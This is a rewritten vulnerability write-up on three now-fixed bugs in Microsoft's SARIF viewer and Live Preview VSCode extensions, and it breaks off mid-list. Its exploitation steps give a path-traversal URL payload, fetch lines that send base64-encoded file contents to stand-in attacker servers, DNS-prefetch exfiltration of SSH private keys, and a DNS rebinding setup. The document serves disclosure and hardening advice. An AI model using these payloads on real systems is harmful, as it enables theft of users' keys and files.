Escaping misconfigured VSCode extensions
Three vulnerabilities in Microsoft VSCode extensions allowed an attacker to execute JavaScript and exfiltrate local files. The SARIF viewer extension had an HTML injection due to unsafe markdown rendering and overly permissive localResourceRoots, while the Live Preview extension had an HTML injection via postMessage and a path traversal in its local HTTP server.
 Published on blog.trailofbits.com
A few months ago, I decided to assess the security of some VSCode extensions that we frequently use during audits. In particular, I looked at two Microsoft extensions: SARIF viewer, which helps visualize static analysis results, and Live Preview, which renders HTML files directly in VSCode.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
VSCode is an Electron application with privileges to access the filesystem and execute arbitrary shell commands, and extensions inherit all of those privileges. To reduce the impact of cross-site scripting (XSS) bugs, extensions are expected to render their UI inside sandboxed Webviews: panels that run in a separate context from the main extension, analogous to an iframe on a normal website. A Webview has no access to the NodeJS APIs that let the main extension read files and run shell commands, and it can be constrained further with three options:
enableScripts: prevents the Webview from executing JavaScript when set tofalse. Most extensions needenableScripts: true.localResourceRoots: prevents the Webview from accessing files outside the directories listed. The default is the current workspace directory and the extension's folder.Content-Security-Policy: limits the sources from which the Webview can load content (images, CSS, scripts and so on), added through a meta tag in the Webview's HTML source.
Webviews that need data or a privileged operation talk to the main extension through the postMessage() API. The example below shows a simple, commented extension that creates a Webview and passes messages between the main extension and the Webview.

An XSS bug inside a Webview should not lead to a compromise when localResourceRoots is correctly set, the CSP correctly limits content sources, and no postMessage handler is vulnerable to problems such as command injection. Those features are defence in depth, in the same way a browser does not let a renderer process execute arbitrary code even though it is sandboxed.
The research looked at two Microsoft extensions: SARIF viewer, which parses SARIF files (a JSON-based format into which most static analysis tools write their results) and displays them in a browsable list, and Live Preview, which renders HTML files from the current workspace in an embedded browser inside VSCode and has more than 1 million installs. Three vulnerabilities in the extensions are covered here; a fourth bug in VSCode itself, a security mitigation bypass assigned CVE-2022-41042 and awarded a $7,500 bounty, is left for a follow-up post.
Setup
No accounts or special roles are involved. The relevant preconditions are the ones an attacker would rely on:
- For SARIF viewer, the victim opens an untrusted SARIF file. Such a file can be downloaded from an untrusted source or, more likely, produced by running a static analysis tool such as CodeQL or Semgrep with a malicious rule whose metadata (for example the finding's description) manipulates the resulting SARIF file.
- For Live Preview, the victim previews an attacker-controlled HTML file, or, in the DNS rebinding scenario, simply visits an attacker's website while the extension's local HTTP server is running in the background.
- For the rebinding reproduction, the attacker hosts a server at
[redacted]:3000and uses therbndrservice with the domain7f000001.c0a80d80.rbndr.us, which flips its DNS record between[redacted]and[redacted]. The author notes that runninghost 7f000001.c0a80d80.rbndr.usshould alternate between the two IPs, and that this worked on a Linux machine using[redacted]as the DNS server.
Finding it
Vulnerability 1: HTML/JavaScript injection in SARIF viewer
While examining the code where SARIF data is rendered, the author came across a suspicious snippet in which the description of a static analysis result is rendered using the ReactMarkdown class with the escapeHtml option set to false.


Because HTML is not escaped, controlling the markdown field of a result's message is enough to inject arbitrary HTML and JavaScript into the Webview. A proof of concept used the onerror handler of an img with an invalid source to execute JavaScript automatically.

It worked. The screenshot below shows the exploit in action: the injected JavaScript in the DOM on the right, and where it is rendered on the left.
Vulnerability 2: HTML/JavaScript injection in Live Preview

Live Preview starts a local HTTP server on port 3000 that hosts the current workspace directory and all of its files. To render a file it creates an iframe pointing at that server (for example <iframe src="http://localhost:3000/file.html">) inside a Webview panel, so the previewed file can execute JavaScript without affecting the main Webview. The inner preview iframe and the outer Webview communicate through postMessage, which makes the Webview's postMessage handlers the natural place to look for an injection.

The link-hover-start handler is vulnerable to HTML injection: it passes input from the iframe message, whose contents the attacker controls, directly to the innerHTML attribute of an element of the Webview without any sanitisation, so an attacker controls part of the Webview's HTML.
Vulnerability 3: path traversal in the Live Preview HTTP server
After the CSP blocked the full exploit of vulnerability 2, the author turned to the local HTTP server that serves the HTML files. The server serves any file in the current workspace, which lets a previewed HTML file load JavaScript files or images from the same workspace. That is by design, and it is unlikely that a workspace holds both malicious and sensitive files, so the question was whether files elsewhere on the filesystem could be leaked. The simplified request-handling code is shown below.

The goal was a path traversal that escapes the basePath root.
Exploitation
Step 1: read local files from the SARIF viewer Webview
The Webview is created with a very permissive localResourceRoots.


It allows the Webview to read files from anywhere on the disk, up to the z: drive, so any file can be read, for example a user's private key at ~/.ssh/id_rsa. Inside the Webview there is no NodeJS API to open a file, so instead a fetch is made to https://file+.vscode-resource.vscode-cdn.net/, and the file contents come back in the response if the file exists and is within the localResourceRoots path. To leak /etc/issue, the following fetch is all that is needed:
Step 2: exfiltrate despite the CSP using DNS
Sending the contents to a remote server would normally be easy, for example fetch('https://our.server.com?q=<b64_file_contents>'). The Webview's CSP is restrictive, however: the connect-src directive allows fetches only to self and https://*.vscode-cdn.net, and the attacker controls neither, so fetches to an attacker-controlled server are blocked.

The limitation is bypassed with DNS. Injecting <link> tags with the rel="dns-prefetch" attribute leaks file contents in subdomains even under the restrictive connect-src directive.

To leak a file, encode it in hex and inject <link> tags whose href points at the attacker-controlled server with the encoded contents in the subdomains. Each subdomain must be at most 64 characters including the .s, and the whole subdomain must be less than 256 characters.
Step 3: put it together against $HOME/.ssh/id_rsa
Combining the injection, the permissive localResourceRoots and the DNS exfiltration gives an exploit that steals the user's $HOME/.ssh/id_rsa when they open a compromised SARIF file.

Step 4: execute JavaScript through an srcdoc iframe in Live Preview
The naive approach of setting innerHTML to a script does not work, because the script is added to the DOM but never loaded. The workaround is to write the script inside an srcdoc iframe.

The browser treats srcdoc iframes as same-origin with their parent window, so although one iframe was escaped and another injected, the srcdoc iframe has access to the Webview's DOM, global variables and functions. The downside is that the iframe is now governed by the same CSP as the Webview.
Unlike the first vulnerability, this CSP's script-src does not include unsafe-inline; it uses a nonce-based script-src, so the nonce must be known to inject arbitrary JavaScript. The options considered were brute-forcing the nonce, recovering it from poor randomness, or leaking it. The nonce is generated by the following code.

Brute force is hopeless: the nonce is 64 characters long over a 62-character alphabet, so the universe would end first. The generating function uses Math.random, a cryptographically unsafe generator that uses the xorshift128+ algorithm; given X random numbers the internal state can be recovered and past and future numbers predicted (see the Practical Exploitation of Math.random on V8 conference talk and an implementation of the state recovery).
The plan was to call Math.Random repeatedly in the inner iframe and recover the state used for the nonce, but the inner iframe, the outer Webview and the main extension that created the nonce each have a different instance of the internal algorithm state, so the nonce cannot be recovered this way.
Leaking the nonce meant searching the Webview code for postMessage handlers that send data into the inner iframe. The best candidate is the findNext function, which sends the value of the find-input element to the iframe.

The idea was to make the Webview attach the nonce to a fake find-input element injected through the HTML injection, by injecting an incomplete element such as <input id="find-input" value=". That would create an element with the find-input ID and open its value attribute without closing it. It was doomed for three reasons: the injection cannot escape the element whose innerHTML is being set, and since that content is written in full it could never contain the nonce; the DOM parser does not parse the incomplete HTML, leaving the element empty; and document.getElementById('find-input') always finds the already existing element, not the injected one. The CSP effectively prevented the full exploit of this vulnerability.
Step 5: path traversal in the Live Preview server
Calling fetch("../../../../../../etc/passwd") does not work because the browser normalises the request to fetch("/etc/passwd"). The server logic does not prevent the traversal, though: a cURL command retrieves the /etc/passwd file. That cannot be done from a browser, so this path alone is infeasible.
The exploitable difference is in URL parsing. The server uses hand-coded logic to parse the query string instead of the JavaScript URL class.

The code splits the query string from the URL using lastIndexOf('?'), whereas a browser parses the query string from the first ?. Fetching ?../../../../../../etc/passwd?AAA therefore leaves the ../ sequences un-normalised from the browser's point of view, because they are part of the query string (green in the figure). From the server's point of view only AAA is the query string (blue in the figure), so URLPathName is set to ?../../../../../../etc/passwd and the full path is normalised to /etc/passwd by path.join(basePath ?? '', URLPathName). That is the path traversal.

Step 6: exploitation scenario 1, a previewed malicious file
If an attacker controls a file that a user opens with Live Preview, the traversal leaks arbitrary user files and folders. Unlike vulnerability 1, this exploit is straightforward:
- From the previewed HTML file, fetch the file or directory to leak with
fetch("http://[redacted]:3000/?../../../../../../../../../etc/passwd?"). The fetch results are visible even without a CORS policy because the exploit file is also hosted on thehttp://[redacted]:3000origin. - Encode the contents in base64 with
leaked_file_b64 = btoa(leaked_file). - Send the encoded file to the attacker-controlled server with
fetch("http://<attacker-server>?q=" + leaked_file_b64).
The commented exploit is below.

Step 7: exploitation scenario 2, DNS rebinding
Scenario 1 requires the user to preview an attacker-controlled file, which is hard to arrange. The impact can be raised by requiring only that the victim visits an attacker's website while the Live Preview HTTP server runs in the background, using DNS rebinding, a common technique against unauthenticated internal services. In a DNS rebinding attack the attacker flips a domain's DNS record between two IPs, the attacker server's IP and the local server's IP (commonly [redacted]); JavaScript fetching that changing domain then tricks the browser into accessing local servers without CORS warnings, because the origin stays the same.
The setup is:
- Host the attacker-controlled server with the exploit at
[redacted]:3000. - Use the
rbndrservice with the7f000001.c0a80d80.rbndr.usdomain, which flips its DNS record between[redacted]and[redacted].
The attacker needs to make the victim browse to the 7f000001.c0a80d80.rbndr.us URL, hoping it resolves to the attacker server with the exploit. The exploit page then makes fetches with the path traversal attack in a loop until the browser makes a DNS request that resolves to [redacted]; once it does, the content of the sensitive file is returned.

Root cause
Vulnerability 1 is a rendering mistake: ReactMarkdown is used with escapeHtml = {false}, so HTML in the markdown field of a result's message is not escaped and an attacker with partial control of a SARIF file can inject JavaScript into the Webview. The defence in depth that should have contained it, localResourceRoots, was configured to allow reads from anywhere on the disk up to the z: drive, and the CSP's connect-src restriction was sidestepped through DNS prefetch rather than defeated.
Vulnerability 2 is an unsanitised flow from a postMessage payload into innerHTML in the link-hover-start handler. The srcdoc iframe trick turns the HTML injection into script execution because such iframes are same-origin with the parent, but the nonce-based script-src then blocks the injected script. The nonce itself held up: brute force is infeasible, the Math.random state cannot be recovered across the separate instances, and the findNext handler could not be made to place the nonce into injected markup.
Vulnerability 3 is a parser differential. The server splits the query string with lastIndexOf('?') while browsers use the first ?, so a crafted URL keeps ../ sequences inside what the browser considers the query string while the server treats them as part of the path, and path.join(basePath ?? '', URLPathName) normalises them into a traversal outside basePath. The server also does not prevent traversal in general, as the cURL result shows, but only the parser difference makes it reachable from a browser.
Impact
Both extensions had a high-severity bug that would let an attacker steal all of the victim's local files. In SARIF viewer, opening a compromised SARIF file exfiltrates files such as $HOME/.ssh/id_rsa. In Live Preview, a previewed malicious HTML file can leak arbitrary user files and folders through the traversal, and with DNS rebinding an attacker could even steal SSH keys if the victim visited a malicious website while the extension was running in the background. The Live Preview HTML injection on its own did not reach full exploitation because of the CSP.
Fix
Microsoft fixed the issues on the following timeline:
| Date | Event |
|---|---|
| August 12, 2022 | Vulnerability 1 reported to Microsoft |
| August 13-16, 2022 | Vulnerability 1 fixed in c054421 and 98816d9 |
| September 7, 2022 | Vulnerabilities 2 and 3 reported to Microsoft |
| September 14, 2022 | Vulnerability 2 fixed in 4e029aa |
| October 5, 2022 | Vulnerability 3 fixed in 9d26055 and 88503c4 |
The author also improved Semgrep's existing ReactMarkdown rule in PR #2307, which can be run against React codebases with semgrep --config "p/react.".
For extension authors, the recommended principles are:
- Restrict the CSP as much as possible. Start with
default-src 'none'and add sources only as needed. Forscript-src, avoidunsafe-inlineand use a nonce or hash-based source; generate a nonce with a cryptographically strong random number generator, for examplecrypto.randomBytes(16).toString('base64'). - Restrict
localResourceRootsas much as possible, preferably to the extension's installation folder. - Ensure
postMessagehandlers in the main extension thread are not vulnerable to SQL injection, command injection, arbitrary file writes or arbitrary file reads. - For a local HTTP server, parse the URL from the path with an appropriate object such as JavaScript's
URLclass instead of hand-coded logic, and check that the file is within the expected root after normalising the path and right before reading it. - Against DNS rebinding, spawn the server on a random port and use the Webview's
portMappingoption to map it to a static port in the Webview, which limits fingerprinting and brute force and handles a hard-coded port already in use; alternatively, allowlist theHostheader tolocalhostand[redacted](as CUPS does) or authenticate the local server. - Do not flow user input into
.innerHTML; use.innerTextto add text to an element.
Variants to test
- Markdown renderers with HTML escaping disabled. Look for components such as
ReactMarkdownconfigured withescapeHtml = {false}wherever untrusted documents are rendered. A positive result is a document field that produces anonerrorhandler firing in the Webview. - Overly broad
localResourceRoots. Check the option on every Webview creation. A positive result is a fetch tohttps://file+.vscode-resource.vscode-cdn.net/returning a file outside the workspace, such as/etc/issue. - CSP
